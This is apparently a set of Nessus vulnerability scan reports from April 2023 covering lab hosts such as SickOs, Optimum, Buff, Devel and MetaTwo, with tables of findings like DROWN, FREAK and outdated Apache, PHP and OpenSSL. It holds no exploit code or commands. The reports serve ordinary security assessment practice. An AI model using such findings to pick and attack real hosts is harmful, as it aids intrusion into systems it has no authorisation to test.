| MEDIUM | 5.9 | 5.1 | <a href="#">89058</a>  | SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption) |
| MEDIUM | 5.9 | 3.6 | <a href="#">65821</a>  | SSL RC4 Cipher Suites Supported (Bar Mitzvah)   |
| MEDIUM | 5.3 | 4.0 | <a href="#">11213</a>  | HTTP TRACE / TRACK Methods Allowed  |

|        |      |     |                               |  |
|--------|------|-----|-------------------------------|--|
| MEDIUM | 5.3  | -   | <a href="#"><u>57608</u></a>  | SMB Signing not required   |
| MEDIUM | 5.3  | -   | <a href="#"><u>15901</u></a>  | SSL Certificate Expiry   |
| MEDIUM | 5.3  | -   | <a href="#"><u>45411</u></a>  | SSL Certificate with Wrong Hostname                                      |
| MEDIUM | 5.3  | -   | <a href="#"><u>26928</u></a>  | SSL Weak Cipher Suites Supported   |
| MEDIUM | 4.0* | 6.3 | <a href="#"><u>52611</u></a>  | SMTP Service STARTTLS Plaintext<br>Command Injection                     |
| MEDIUM | 4.3* | -   | <a href="#"><u>90317</u></a>  | SSH Weak Algorithms Supported  |
| MEDIUM | 4.3* | 4.5 | <a href="#"><u>81606</u></a>  | SSL/TLS EXPORT_RSA <= 512-bit<br>Cipher Suites Supported (FREAK)         |
| LOW    | 3.7  | -   | <a href="#"><u>153953</u></a> | SSH Weak Key Exchange Algorithms<br>Enabled                              |
| LOW    | 3.7  | 4.5 | <a href="#"><u>83738</u></a>  | SSL/TLS EXPORT_DHE <= 512-bit<br>Export Cipher Suites Supported (Logjam) |

|      |      |     |              |   |
|------|------|-----|--------------|---|
| LOW  | 2.6* | 2.5 | <u>70658</u> | SSH Server CBC Mode Ciphers Enabled           |
| LOW  | 2.6* | -   | <u>71049</u> | SSH Weak MAC Algorithms Enabled               |
| LOW  | 2.6* | -   | <u>10407</u> | X Server Detection                            |
| INFO | N/A  | -   | <u>10114</u> | ICMP Timestamp Request Remote Date Disclosure |
| INFO | N/A  | -   | <u>10223</u> | RPC portmapper Service Detection              |
| INFO | N/A  | -   | <u>21186</u> | AJP Connector Detection                       |
| INFO | N/A  | -   | <u>18261</u> | Apache Banner Linux Distribution Disclosure   |
| INFO | N/A  | -   | <u>48204</u> | Apache HTTP Server Version                    |
| INFO | N/A  | -   | <u>84574</u> | Backported Security Patch Detection (PHP)     |

|      |     |   |                    |  |
|------|-----|---|--------------------|--|
| INFO | N/A | - | <u>39520</u> (SSH) | Backported Security Patch Detection                        |
| INFO | N/A | - | <u>39521</u> (WWW) | Backported Security Patch Detection                        |
| INFO | N/A | - | <u>45590</u>       | Common Platform Enumeration (CPE)                          |
| INFO | N/A | - | <u>10028</u>       | DNS Server BIND version Directive Remote Version Detection |
| INFO | N/A | - | <u>11002</u>       | DNS Server Detection                                       |
| INFO | N/A | - | <u>72779</u>       | DNS Server Version Detection                               |
| INFO | N/A | - | <u>35371</u>       | DNS Server hostname.bind Map Hostname Disclosure           |
| INFO | N/A | - | <u>132634</u>      | Deprecated SSLv2 Connection Attempts                       |
| INFO | N/A | - | <u>54615</u>       | Device Type  |

|      |     |   |              |   |
|------|-----|---|--------------|---|
| INFO | N/A | - | <u>35716</u> | Ethernet Card Manufacturer Detection  |
| INFO | N/A | - | <u>86420</u> | Ethernet MAC Addresses  |
| INFO | N/A | - | <u>10092</u> | FTP Server Detection  |
| INFO | N/A | - | <u>10107</u> | HTTP Server Type and Version  |
| INFO | N/A | - | <u>24260</u> | HyperText Transfer Protocol (HTTP) Information                              |
| INFO | N/A | - | <u>11156</u> | IRC Daemon Version Detection  |
| INFO | N/A | - | <u>10397</u> | Microsoft Windows SMB LanMan Pipe Server Listing Disclosure                 |
| INFO | N/A | - | <u>10785</u> | Microsoft Windows SMB NativeLanManager Remote System Information Disclosure |
| INFO | N/A | - | <u>11011</u> | Microsoft Windows SMB Service Detection                                     |



|      |     |   |                        |   |
|------|-----|---|------------------------|---|
| INFO | N/A | - | <a href="#">100871</a> | Microsoft Windows SMB Versions Supported (remote check)           |
| INFO | N/A | - | <a href="#">106716</a> | Microsoft Windows SMB2 and SMB3 Dialects Supported (remote check) |
| INFO | N/A | - | <a href="#">10437</a>  | NFS Share Export List   |
| INFO | N/A | - | <a href="#">11219</a>  | Nessus SYN scanner  |
| INFO | N/A | - | <a href="#">19506</a>  | Nessus Scan Information   |
| INFO | N/A | - | <a href="#">11936</a>  | OS Identification   |
| INFO | N/A | - | <a href="#">117886</a> | OS Security Patch Assessment Not Available                        |
| INFO | N/A | - | <a href="#">50845</a>  | OpenSSL Detection   |
| INFO | N/A | - | <a href="#">48243</a>  | PHP Version Detection   |
| INFO | N/A | - | <a href="#">66334</a>  | Patch Report  |

|      |     |   |                        |  |
|------|-----|---|------------------------|--|
| INFO | N/A | - | <a href="#">118224</a> | PostgreSQL STARTTLS Support            |
| INFO | N/A | - | <a href="#">26024</a>  | PostgreSQL Server Detection            |
| INFO | N/A | - | <a href="#">22227</a>  | RMI Registry Detection                 |
| INFO | N/A | - | <a href="#">11111</a>  | RPC Services Enumeration               |
| INFO | N/A | - | <a href="#">53335</a>  | RPC portmapper (TCP)                   |
| INFO | N/A | - | <a href="#">10263</a>  | SMTP Server Detection                  |
| INFO | N/A | - | <a href="#">42088</a>  | SMTP Service STARTTLS Command Support  |
| INFO | N/A | - | <a href="#">70657</a>  | SSH Algorithms and Languages Supported |
| INFO | N/A | - | <a href="#">149334</a> | SSH Password Authentication Accepted   |
| INFO | N/A | - | <a href="#">10881</a>  | SSH Protocol Versions Supported        |

|      |     |   |                               |   |
|------|-----|---|-------------------------------|---|
| INFO | N/A | - | <a href="#"><u>153588</u></a> | SSH SHA-1 HMAC Algorithms Enabled                   |
| INFO | N/A | - | <a href="#"><u>10267</u></a>  | SSH Server Type and Version Information             |
| INFO | N/A | - | <a href="#"><u>56984</u></a>  | SSL / TLS Versions Supported                        |
| INFO | N/A | - | <a href="#"><u>45410</u></a>  | SSL Certificate 'commonName' Mismatch               |
| INFO | N/A | - | <a href="#"><u>10863</u></a>  | SSL Certificate Information                         |
| INFO | N/A | - | <a href="#"><u>70544</u></a>  | SSL Cipher Block Chaining Cipher Suites Supported   |
| INFO | N/A | - | <a href="#"><u>21643</u></a>  | SSL Cipher Suites Supported                         |
| INFO | N/A | - | <a href="#"><u>57041</u></a>  | SSL Perfect Forward Secrecy Cipher Suites Supported |
| INFO | N/A | - | <a href="#"><u>51891</u></a>  | SSL Session Resume Supported                        |

|      |     |   |                        |   |
|------|-----|---|------------------------|---|
| INFO | N/A | - | <a href="#">156899</a> | SSL/TLS Recommended Cipher Suites   |
| INFO | N/A | - | <a href="#">25240</a>  | Samba Server Detection  |
| INFO | N/A | - | <a href="#">104887</a> | Samba Version   |
| INFO | N/A | - | <a href="#">96982</a>  | Server Message Block (SMB) Protocol<br>Version 1 Enabled (uncredentialed check)     |
| INFO | N/A | - | <a href="#">22964</a>  | Service Detection   |
| INFO | N/A | - | <a href="#">17975</a>  | Service Detection (GET request)   |
| INFO | N/A | - | <a href="#">11153</a>  | Service Detection (HELP Request)  |
| INFO | N/A | - | <a href="#">25220</a>  | TCP/IP Timestamps Supported   |
| INFO | N/A | - | <a href="#">11819</a>  | TFTP Daemon Detection   |
| INFO | N/A | - | <a href="#">110723</a> | Target Credential Status by<br>Authentication Protocol - No Credentials<br>Provided |

|      |     |   |               |  |
|------|-----|---|---------------|--|
| INFO | N/A | - | <u>10287</u>  | Traceroute Information                                   |
| INFO | N/A | - | <u>11154</u>  | Unknown Service Detection: Banner Retrieval              |
| INFO | N/A | - | <u>20094</u>  | VMware Virtual Machine Detection                         |
| INFO | N/A | - | <u>19288</u>  | VNC Server Security Type Detection                       |
| INFO | N/A | - | <u>65792</u>  | VNC Server Unencrypted Communication Detection           |
| INFO | N/A | - | <u>10342</u>  | VNC Software Detection                                   |
| INFO | N/A | - | <u>135860</u> | WMI Not Available  |
| INFO | N/A | - | <u>11424</u>  | WebDAV Detection   |
| INFO | N/A | - | <u>10150</u>  | Windows NetBIOS / SMB Remote Host Information Disclosure |
| INFO | N/A | - | <u>52703</u>  | vsftpd Detection   |

\* indicates the v3.0 score was not available; the v2.0 score is shown

Hide© 2023 Tenable™, Inc. All rights reserved.

SickOs

Sun, 09 Apr 2023 13:29:56 EDT

192.168.13.40



| Severity | CVSS  | VPR | Plugin | Name  |
|----------|-------|-----|--------|---|
| v3.0     | Score |     |        |   |
| CRITICAL | 10.0  | -   | 33850  | Unix Operating System Unsupported Version Detection |

|        |      |     |               |   |
|--------|------|-----|---------------|---|
| MEDIUM | 4.3* | -   | <u>90317</u>  | SSH Weak Algorithms Supported             |
| LOW    | 3.7  | -   | <u>153953</u> | SSH Weak Key Exchange Algorithms Enabled  |
| LOW    | 2.6* | 2.5 | <u>70658</u>  | SSH Server CBC Mode Ciphers Enabled       |
| LOW    | 2.6* | -   | <u>71049</u>  | SSH Weak MAC Algorithms Enabled           |
| INFO   | N/A  | -   | <u>39520</u>  | Backported Security Patch Detection (SSH) |
| INFO   | N/A  | -   | <u>45590</u>  | Common Platform Enumeration (CPE)         |
| INFO   | N/A  | -   | <u>54615</u>  | Device Type                               |
| INFO   | N/A  | -   | <u>35716</u>  | Ethernet Card Manufacturer Detection      |
| INFO   | N/A  | -   | <u>86420</u>  | Ethernet MAC Addresses                    |
| INFO   | N/A  | -   | <u>10107</u>  | HTTP Server Type and Version              |

|      |     |   |               |  |
|------|-----|---|---------------|--|
| INFO | N/A | - | <u>24260</u>  | HyperText Transfer Protocol (HTTP) Information |
| INFO | N/A | - | <u>11219</u>  | Nessus SYN scanner                             |
| INFO | N/A | - | <u>19506</u>  | Nessus Scan Information                        |
| INFO | N/A | - | <u>11936</u>  | OS Identification                              |
| INFO | N/A | - | <u>117886</u> | OS Security Patch Assessment Not Available     |
| INFO | N/A | - | <u>70657</u>  | SSH Algorithms and Languages Supported         |
| INFO | N/A | - | <u>149334</u> | SSH Password Authentication Accepted           |
| INFO | N/A | - | <u>10881</u>  | SSH Protocol Versions Supported                |
| INFO | N/A | - | <u>153588</u> | SSH SHA-1 HMAC Algorithms Enabled              |




|      |     |   |               |   |
|------|-----|---|---------------|---|
| INFO | N/A | - | <u>10267</u>  | SSH Server Type and Version Information                                       |
| INFO | N/A | - | <u>22964</u>  | Service Detection   |
| INFO | N/A | - | <u>49692</u>  | Squid Proxy Version Detection   |
| INFO | N/A | - | <u>25220</u>  | TCP/IP Timestamps Supported   |
| INFO | N/A | - | <u>110723</u> | Target Credential Status by Authentication Protocol - No Credentials Provided |
| INFO | N/A | - | <u>10287</u>  | Traceroute Information  |
| INFO | N/A | - | <u>20094</u>  | VMware Virtual Machine Detection  |

\* indicates the v3.0 score was not available; the v2.0 score is shown

# Optimum

Sun, 09 Apr 2023 14:29:49 EDT

10.10.10.8



| Severity | CVSS | VPR   | Plugin                | Name   |
|----------|------|-------|-----------------------|--|
|          | v3.0 | Score |                       |  |
| LOW      | 3.7  | 1.4   | <a href="#">38208</a> | Apache Struts 2 s:a / s:url Tag href Element XSS |
| INFO     | N/A  | -     | <a href="#">10114</a> | ICMP Timestamp Request Remote Date Disclosure    |
| INFO     | N/A  | -     | <a href="#">45590</a> | Common Platform Enumeration (CPE)                |

|      |     |   |              |  |
|------|-----|---|--------------|--|
| INFO | N/A | - | <u>54615</u> | Device Type                                    |
| INFO | N/A | - | <u>10107</u> | HTTP Server Type and Version                   |
| INFO | N/A | - | <u>24260</u> | HyperText Transfer Protocol (HTTP) Information |
| INFO | N/A | - | <u>11219</u> | Nessus SYN scanner                             |
| INFO | N/A | - | <u>19506</u> | Nessus Scan Information                        |
| INFO | N/A | - | <u>11936</u> | OS Identification                              |
| INFO | N/A | - | <u>66334</u> | Patch Report                                   |
| INFO | N/A | - | <u>22964</u> | Service Detection                              |
| INFO | N/A | - | <u>25220</u> | TCP/IP Timestamps Supported                    |
| INFO | N/A | - | <u>10287</u> | Traceroute Information                         |


|      |     |   |              |   |
|------|-----|---|--------------|---|
| INFO | N/A | - | <u>20108</u> | Web Server / Application favicon.ico<br>Vendor Fingerprinting |
|------|-----|---|--------------|---|

\* indicates the v3.0 score was not available; the v2.0 score is shown

Buff

Wed, 12 Apr 2023 17:45:50 EDT

10.10.10.198



| Severity<br>v3.0 | CVSS<br>Score | VPR | Plugin        | Name   |
|------------------|---------------|-----|---------------|--|
| CRITICAL         | 9.8           | 6.7 | <u>139574</u> | Apache 2.4.x < 2.4.46 Multiple Vulnerabilities |

|          |     |     |               |   |
|----------|-----|-----|---------------|---|
| CRITICAL | 9.8 | 6.7 | <u>150280</u> | Apache 2.4.x < 2.4.47 Multiple Vulnerabilities            |
| CRITICAL | 9.8 | 7.4 | <u>161454</u> | Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow             |
| CRITICAL | 9.8 | 7.4 | <u>158900</u> | Apache 2.4.x < 2.4.53 Multiple Vulnerabilities            |
| CRITICAL | 9.8 | 7.4 | <u>161948</u> | Apache 2.4.x < 2.4.54 Multiple Vulnerabilities            |
| CRITICAL | 9.8 | 8.4 | <u>172186</u> | Apache 2.4.x < 2.4.56 Multiple Vulnerabilities            |
| CRITICAL | 9.8 | 7.4 | <u>156255</u> | Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF |
| CRITICAL | 9.8 | 7.4 | <u>153584</u> | Apache < 2.4.49 Multiple Vulnerabilities                  |
| CRITICAL | 9.8 | 7.4 | <u>152782</u> | OpenSSL 1.1.1 < 1.1.1f Vulnerability                      |
| CRITICAL | 9.8 | 7.4 | <u>160477</u> | OpenSSL 1.1.1 < 1.1.1o Vulnerability                      |

|          |      |     |                               |   |
|----------|------|-----|-------------------------------|---|
| CRITICAL | 9.8  | 7.4 | <a href="#"><u>162420</u></a> | OpenSSL 1.1.1 < 1.1.1p Vulnerability              |
| CRITICAL | 9.8  | 7.4 | <a href="#"><u>158133</u></a> | PHP 7.4.x < 7.4.28                                |
| CRITICAL | 9.8  | 8.4 | <a href="#"><u>166901</u></a> | PHP 7.4.x < 7.4.33 Multiple Vulnerabilities       |
| CRITICAL | 9.0  | 7.3 | <a href="#"><u>170113</u></a> | Apache 2.4.x < 2.4.55 Multiple Vulnerabilities    |
| CRITICAL | 9.0  | 8.1 | <a href="#"><u>153583</u></a> | Apache < 2.4.49 Multiple Vulnerabilities          |
| CRITICAL | 10.0 | -   | <a href="#"><u>58987</u></a>  | PHP Unsupported Version Detection                 |
| HIGH     | 8.8  | 6.7 | <a href="#"><u>161971</u></a> | PHP 7.4.x < 7.4.30 Multiple Vulnerabilities       |
| HIGH     | 8.3  | -   | <a href="#"><u>149348</u></a> | PHP 7.4.x < 7.4.18 / 8.x < 8.0.5 Integer Overflow |
| HIGH     | 7.5  | 4.4 | <a href="#"><u>153585</u></a> | Apache >= 2.4.17 < 2.4.49 mod_http2               |

|        |     |     |               |  |
|--------|-----|-----|---------------|--|
| HIGH   | 7.5 | 4.4 | <u>153586</u> | Apache >= 2.4.30 < 2.4.49<br>mod_proxy_uwsgi                                   |
| HIGH   | 7.5 | 5.1 | <u>148402</u> | OpenSSL 1.1.1 < 1.1.1j Multiple<br>Vulnerabilities                             |
| HIGH   | 7.5 | 5.1 | <u>158974</u> | OpenSSL 1.1.1 < 1.1.1n Vulnerability   |
| HIGH   | 7.5 | 3.6 | <u>146311</u> | PHP 7.3.x < 7.3.27 / 7.4.x < 7.4.15 / 8.x<br>< 8.0.2 DoS                       |
| HIGH   | 7.5 | -   | <u>140533</u> | PHP 7.4.x < 7.4.10 Memory Leak<br>Vulnerability                                |
| HIGH   | 7.4 | 7.7 | <u>148125</u> | OpenSSL 1.1.1 < 1.1.1k Multiple<br>Vulnerabilities                             |
| HIGH   | 7.4 | 7.7 | <u>171079</u> | OpenSSL 1.1.1 < 1.1.1t Multiple<br>Vulnerabilities                             |
| HIGH   | 7.0 | 6.7 | <u>154349</u> | PHP 7.4.x < 7.4.25   |
| MEDIUM | 6.5 | 3.3 | <u>141355</u> | PHP 7.2 < 7.2.34 / 7.3.x < 7.3.23 / 7.4.x<br>< 7.4.11 Multiple Vulnerabilities |

|        |     |     |               |  |
|--------|-----|-----|---------------|--|
| MEDIUM | 6.5 | 4.4 | <u>165545</u> | PHP 7.4.x < 7.4.32 Multiple Vulnerabilities                              |
| MEDIUM | 5.9 | 5.1 | <u>144047</u> | OpenSSL 1.1.1 < 1.1.1i Null Pointer Dereference Vulnerability            |
| MEDIUM | 5.9 | 4.4 | <u>157228</u> | OpenSSL 1.1.1 < 1.1.1m Vulnerability                                     |
| MEDIUM | 5.9 | -   | <u>142904</u> | PHP 7.4.x < 7.4.12 DoS   |
| MEDIUM | 5.6 | -   | <u>143449</u> | PHP 7.3.x < 7.3.25 / 7.4.x < 7.4.13 Multiple Vulnerabilities             |
| MEDIUM | 5.3 | 4.0 | <u>11213</u>  | HTTP TRACE / TRACK Methods Allowed                                       |
| MEDIUM | 5.3 | 2.9 | <u>162721</u> | OpenSSL 1.1.1 < 1.1.1q Vulnerability                                     |
| MEDIUM | 5.3 | 4.4 | <u>173260</u> | OpenSSL 1.1.1 < 1.1.1u Multiple Vulnerabilities                          |
| MEDIUM | 5.3 | 2.2 | <u>144947</u> | PHP 7.3.x < 7.3.26 / 7.4.x < 7.4.14 / 8.x < 8.0.1 Input Validation Error |



|        |     |     |               |  |
|--------|-----|-----|---------------|--|
| MEDIUM | 5.3 | 2.9 | <u>155589</u> | PHP 7.4.x < 7.4.26                             |
| LOW    | 3.6 | 3.3 | <u>139570</u> | PHP 7.4.x < 7.4.9 Use-After-Free Vulnerability |
| INFO   | N/A | -   | <u>48204</u>  | Apache HTTP Server Version                     |
| INFO   | N/A | -   | <u>45590</u>  | Common Platform Enumeration (CPE)              |
| INFO   | N/A | -   | <u>10107</u>  | HTTP Server Type and Version                   |
| INFO   | N/A | -   | <u>24260</u>  | HyperText Transfer Protocol (HTTP) Information |
| INFO   | N/A | -   | <u>11219</u>  | Nessus SYN scanner                             |
| INFO   | N/A | -   | <u>19506</u>  | Nessus Scan Information                        |
| INFO   | N/A | -   | <u>50350</u>  | OS Identification Failed                       |
| INFO   | N/A | -   | <u>57323</u>  | OpenSSL Version Detection                      |


|      |     |   |              |                        |
|------|-----|---|--------------|------------------------|
| INFO | N/A | - | <u>48243</u> | PHP Version Detection  |
| INFO | N/A | - | <u>66334</u> | Patch Report           |
| INFO | N/A | - | <u>22964</u> | Service Detection      |
| INFO | N/A | - | <u>10287</u> | Traceroute Information |

\* indicates the v3.0 score was not available; the v2.0 score is shown

# Busqueda

Wed, 12 Apr 2023 12:59:16 EDT

10.10.11.208



| Severity<br>v3.0 | CVSS<br>Score | VPR | Plugin                | Name   |
|------------------|---------------|-----|-----------------------|--|
| INFO             | N/A           | -   | <a href="#">10114</a> | ICMP Timestamp Request Remote Date Disclosure  |
| INFO             | N/A           | -   | <a href="#">48204</a> | Apache HTTP Server Version                     |
| INFO             | N/A           | -   | <a href="#">39521</a> | Backported Security Patch Detection (WWW)      |
| INFO             | N/A           | -   | <a href="#">45590</a> | Common Platform Enumeration (CPE)              |
| INFO             | N/A           | -   | <a href="#">54615</a> | Device Type                                    |
| INFO             | N/A           | -   | <a href="#">10107</a> | HTTP Server Type and Version                   |
| INFO             | N/A           | -   | <a href="#">24260</a> | HyperText Transfer Protocol (HTTP) Information |
| INFO             | N/A           | -   | <a href="#">11219</a> | Nessus SYN scanner                             |

|      |     |   |               |  |
|------|-----|---|---------------|--|
| INFO | N/A | - | <u>19506</u>  | Nessus Scan Information                    |
| INFO | N/A | - | <u>11936</u>  | OS Identification                          |
| INFO | N/A | - | <u>117886</u> | OS Security Patch Assessment Not Available |
| INFO | N/A | - | <u>70657</u>  | SSH Algorithms and Languages Supported     |
| INFO | N/A | - | <u>10881</u>  | SSH Protocol Versions Supported            |
| INFO | N/A | - | <u>153588</u> | SSH SHA-1 HMAC Algorithms Enabled          |
| INFO | N/A | - | <u>10267</u>  | SSH Server Type and Version Information    |
| INFO | N/A | - | <u>22964</u>  | Service Detection                          |
| INFO | N/A | - | <u>25220</u>  | TCP/IP Timestamps Supported                |


|      |     |   |        |   |
|------|-----|---|--------|---|
| INFO | N/A | - | 110723 | Target Credential Status by Authentication Protocol - No Credentials Provided |
| INFO | N/A | - | 10287  | Traceroute Information  |
| INFO | N/A | - | 10386  | Web Server No 404 Error Code Check  |

\* indicates the v3.0 score was not available; the v2.0 score is shown

Devel

Wed, 12 Apr 2023 16:31:38 EDT

10.10.10.5



| Severity<br>v3.0 | CVSS<br>Score | VPR | Plugin                | Name   |
|------------------|---------------|-----|-----------------------|--|
| CRITICAL         | 10.0          | -   | <a href="#">34460</a> | Unsupported Web Server Detection   |
| MEDIUM           | 5.3           | 1.4 | <a href="#">62940</a> | MS12-073: Vulnerabilities in Microsoft IIS Could Allow Information Disclosure (2733829) (uncredentialed check) |
| INFO             | N/A           | -   | <a href="#">10114</a> | ICMP Timestamp Request Remote Date Disclosure  |
| INFO             | N/A           | -   | <a href="#">45590</a> | Common Platform Enumeration (CPE)  |
| INFO             | N/A           | -   | <a href="#">54615</a> | Device Type  |
| INFO             | N/A           | -   | <a href="#">10092</a> | FTP Server Detection   |
| INFO             | N/A           | -   | <a href="#">43111</a> | HTTP Methods Allowed (per directory)   |
| INFO             | N/A           | -   | <a href="#">10107</a> | HTTP Server Type and Version   |


|      |     |   |              |  |
|------|-----|---|--------------|--|
| INFO | N/A | - | <u>24260</u> | HyperText Transfer Protocol (HTTP) Information         |
| INFO | N/A | - | <u>11219</u> | Nessus SYN scanner                                     |
| INFO | N/A | - | <u>19506</u> | Nessus Scan Information                                |
| INFO | N/A | - | <u>11936</u> | OS Identification                                      |
| INFO | N/A | - | <u>66334</u> | Patch Report   |
| INFO | N/A | - | <u>22964</u> | Service Detection                                      |
| INFO | N/A | - | <u>25220</u> | TCP/IP Timestamps Supported                            |
| INFO | N/A | - | <u>10287</u> | Traceroute Information                                 |
| INFO | N/A | - | <u>11422</u> | Web Server Unconfigured - Default Install Page Present |

\* indicates the v3.0 score was not available; the v2.0 score is shown

# Inject

Wed, 12 Apr 2023 16:51:52 EDT

10.10.11.204



| Severity | CVSS | VPR   | Plugin       | Name  |
|----------|------|-------|--------------|---|
|          | v3.0 | Score |              |   |
| INFO     | N/A  | -     | <u>10114</u> | ICMP Timestamp Request Remote Date Disclosure |
| INFO     | N/A  | -     | <u>45590</u> | Common Platform Enumeration (CPE)             |
| INFO     | N/A  | -     | <u>54615</u> | Device Type                                   |



|      |     |   |                        |  |
|------|-----|---|------------------------|--|
| INFO | N/A | - | <a href="#">43111</a>  | HTTP Methods Allowed (per directory)           |
| INFO | N/A | - | <a href="#">24260</a>  | HyperText Transfer Protocol (HTTP) Information |
| INFO | N/A | - | <a href="#">11219</a>  | Nessus SYN scanner                             |
| INFO | N/A | - | <a href="#">19506</a>  | Nessus Scan Information                        |
| INFO | N/A | - | <a href="#">11936</a>  | OS Identification                              |
| INFO | N/A | - | <a href="#">117886</a> | OS Security Patch Assessment Not Available     |
| INFO | N/A | - | <a href="#">70657</a>  | SSH Algorithms and Languages Supported         |
| INFO | N/A | - | <a href="#">10881</a>  | SSH Protocol Versions Supported                |
| INFO | N/A | - | <a href="#">153588</a> | SSH SHA-1 HMAC Algorithms Enabled              |

|      |     |   |               |   |
|------|-----|---|---------------|---|
| INFO | N/A | - | <u>10267</u>  | SSH Server Type and Version Information                                       |
| INFO | N/A | - | <u>22964</u>  | Service Detection   |
| INFO | N/A | - | <u>25220</u>  | TCP/IP Timestamps Supported   |
| INFO | N/A | - | <u>110723</u> | Target Credential Status by Authentication Protocol - No Credentials Provided |
| INFO | N/A | - | <u>10287</u>  | Traceroute Information  |

\* indicates the v3.0 score was not available; the v2.0 score is shown

## MetaTwo

*Wed, 12 Apr 2023 10:37:39 EDT*

---

**10.10.11.186**



CRITICAL                      HIGH                      MEDIUM                      LOW                      INFO

Show

| Severity<br>v3.0 | CVSS<br>Score | VPR | Plugin                | Name   |
|------------------|---------------|-----|-----------------------|--|
| <div>INFO</div>  | N/A           | -   | <a href="#">10114</a> | ICMP Timestamp Request Remote Date Disclosure  |
| <div>INFO</div>  | N/A           | -   | <a href="#">45590</a> | Common Platform Enumeration (CPE)              |
| <div>INFO</div>  | N/A           | -   | <a href="#">54615</a> | Device Type                                    |
| <div>INFO</div>  | N/A           | -   | <a href="#">10107</a> | HTTP Server Type and Version                   |
| <div>INFO</div>  | N/A           | -   | <a href="#">24260</a> | HyperText Transfer Protocol (HTTP) Information |
| <div>INFO</div>  | N/A           | -   | <a href="#">11219</a> | Nessus SYN scanner                             |

|      |     |   |               |  |
|------|-----|---|---------------|--|
| INFO | N/A | - | <u>19506</u>  | Nessus Scan Information                    |
| INFO | N/A | - | <u>11936</u>  | OS Identification                          |
| INFO | N/A | - | <u>117886</u> | OS Security Patch Assessment Not Available |
| INFO | N/A | - | <u>70657</u>  | SSH Algorithms and Languages Supported     |
| INFO | N/A | - | <u>10881</u>  | SSH Protocol Versions Supported            |
| INFO | N/A | - | <u>153588</u> | SSH SHA-1 HMAC Algorithms Enabled          |
| INFO | N/A | - | <u>10267</u>  | SSH Server Type and Version Information    |
| INFO | N/A | - | <u>22964</u>  | Service Detection                          |
| INFO | N/A | - | <u>25220</u>  | TCP/IP Timestamps Supported                |

